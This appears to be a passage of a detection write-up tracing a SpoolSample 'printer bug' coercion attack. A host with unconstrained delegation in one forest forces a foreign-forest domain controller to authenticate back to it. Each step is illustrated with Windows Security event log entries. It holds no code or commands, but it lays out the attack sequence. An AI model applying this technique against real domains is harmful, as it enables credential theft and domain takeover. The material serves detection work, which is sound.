Hydrogen.covertius.local queries the foreign DC **rikers.cyberpartners.local** via ldap




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14593 (Outbound)
				SourceAddress	10.7.20.105
				SourcePort	60796
				DestAddress	10.7.30.100
				DestPort	389
				Protocol	17
				FilterRTID	0
				LayerName	%%14611
				LayerRTID	48
				RemoteUserID	S-1-0-0
				RemoteMachineID	-
rikers	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14592 (Inbound)
				SourceAddress	10.7.30.100
				SourcePort	389
				DestAddress	10.7.20.105
				DestPort	60796
				Protocol	17
				FilterRTID	0
				LayerName	%%14610
				LayerRTID	44
				RemoteUserID	S-1-0-0
				RemoteMachineID	-

Hydrogen.covertius.local initiates communication with **rikers.cyberpartners.local** via port 88 (Kerberos) in order to request a service ticket to access **rikers.cyberpartners.local**




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14593 (Outbound)
				SourceAddress	10.7.20.105
				SourcePort	60348
				DestAddress	10.7.30.100
				DestPort	88
				Protocol	6
				FilterRTID	0
				LayerName	%%14611
				LayerRTID	48
				RemoteUserID	S-1-0-0
				RemoteMachineID	-
rikers	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	536
				Application	\device\harddiskvolume2\windows\system32\lsass.exe
				Direction	%%14592 (Inbound)
				SourceAddress	10.7.30.100
				SourcePort	88
				DestAddress	10.7.20.105
				DestPort	60348
				Protocol	6
				FilterRTID	0
				LayerName	%%14610
				LayerRTID	44
				RemoteUserID	S-1-0-0
				RemoteMachineID	-

Rikers.cyberpartners.local receives a Kerberos service ticket request with SPN **rikers$** from **hydrogen.covertius.local**




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	4769	A Kerberos service ticket was requested	TargetUserName	localadmin@COVERTIUS.LOCAL
				TargetDomainName	COVERTIUS.LOCAL
				ServiceName	rikers$
				ServiceSid	S-1-5-21-3211101667-2680004412-1026011086-1001
				TicketOptions	0x40810000
				TicketEncryptionType	0x12
				IpAddress	::ffff:10.7.20.105
				IpPort	60348
				Status	0x0
				LogonGuid	{85732218-1BB5-0B20-E77B-AF98BECAB00E}
				TransmittedServices	-

Account localadmin requests a Kerberos service ticket with SPN krbtgt and ticket options **0x60810010**.




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4769	A Kerberos service ticket was requested	TargetUserName	localadmin@COVERTIUS.LOCAL
				TargetDomainName	COVERTIUS.LOCAL
				ServiceName	krbtgt
				ServiceSid	S-1-5-21-1235374251-2177327852-1410121009-502
				TicketOptions	0x60810010
				TicketEncryptionType	0x12
				IpAddress	::1
				IpPort	0
				Status	0x0
				LogonGuid	{E033547C-D89C-1CF1-82FB-E727F94EE7F8}
				TransmittedServices	-

Hydrogen.covertius.local starts the communication with **rikers.cyberpartners.local** over SMB port 445 (Outbound) with the **MS-RPRN RpcOpenPrinter** method in order to retrieve a printer handle from the “printer server” (rikers).




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	4
				Application	System
				Direction	%%14593 (Outbound)
				SourceAddress	10.7.20.105
				SourcePort	60347
				DestAddress	10.7.30.100
				DestPort	445
				Protocol	6
				FilterRTID	0
				LayerName	%%14611
				LayerRTID	48
				RemoteUserID	S-1-0-0
				RemoteMachineID	-
rikers	Security	5156	The Windows Filtering Platform has permitted a connection	ProcessID	4
				Application	System
				Direction	%%14592
				SourceAddress	10.7.30.100
				SourcePort	445
				DestAddress	10.7.20.105
				DestPort	60347
				Protocol	6
				FilterRTID	0
				LayerName	%%14610(inbound)
				LayerRTID	44
				RemoteUserID	S-1-0-0
				RemoteMachineID	-

Rikers.cyberpartners.local receives a successful authentication from **hydrogen.covertius.local** with account localadmin.




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	4624	An account was successfully logged on	SubjectUserSid	S-1-0-0
				SubjectUserName	-
				SubjectDomainName	-
				SubjectLogonId	0x0
				TargetUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				TargetUserName	localadmin
				TargetDomainName	COVERTIUS
				TargetLogonId	0x799e045
				LogonType	3
				LogonProcessName	Kerberos
				AuthenticationPackageName	Kerberos
				WorkstationName	-
				LogonGuid	-
				TransmittedServices	-
				LmPackageName	-
				KeyLength	0
				ProcessId	0x0
				ProcessName	-
				IpAddress	10.7.20.105
				IpPort	60347
				ImpersonationLevel	%%1840 (Delegation)

The named pipe share named IPC$ is accessed on **rikers.cyberpartners.local** by **localadmin** with domain name **covertius** in order to bind to the **spoolss** service.




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	5140	A network share object was accessed	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x799e045
				ObjectType	File
				IpAddress	10.7.20.105
				IpPort	60347
				ShareName	*\IPC$
				ShareLocalPath	
				AccessMask	0x1
				AccessList	%%4416
rikers	Security	5145	A network share object was checked to see whether client can be granted desired access	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x799e045
				ObjectType	File
				IpAddress	10.7.20.105
				IpPort	60347
				ShareName	*\IPC$
				ShareLocalPath	
				RelativeTargetName	spoolss
				AccessMask	0x12019f
				AccessList	%%1538 %%1541 %%4416 %%4417 %%4418 %%4419 %%4420 %%4423 %%4424

Account **rikers.cyberpartners.local** requests a Kerberos service ticket with SPN **COVERTIUS.LOCAL** to connect back to the compromised forest and authenticate to the server with unconstrained delegation configured (**hydrogen.covertius.local)**. Kerberos auth happens because SpoolSample uses the DNS name of the server and not its IP address.




Server	Log	EventID	Description	Field Name	Field Value
rikers	Security	4769	A Kerberos service ticket was requested	TargetUserName	rikers$@CYBERPARTNERS.LOCAL
				TargetDomainName	CYBERPARTNERS.LOCAL
				ServiceName	COVERTIUS.LOCAL
				ServiceSid	S-1-5-21-3211101667-2680004412-1026011086-0
				TicketOptions	0x40810000
				TicketEncryptionType	0x17
				IpAddress	::1
				IpPort	0
				Status	0x0
				LogonGuid	{6BB43E92-5F86-7168-4922-8D96CEFC2CEC}
				TransmittedServices	-

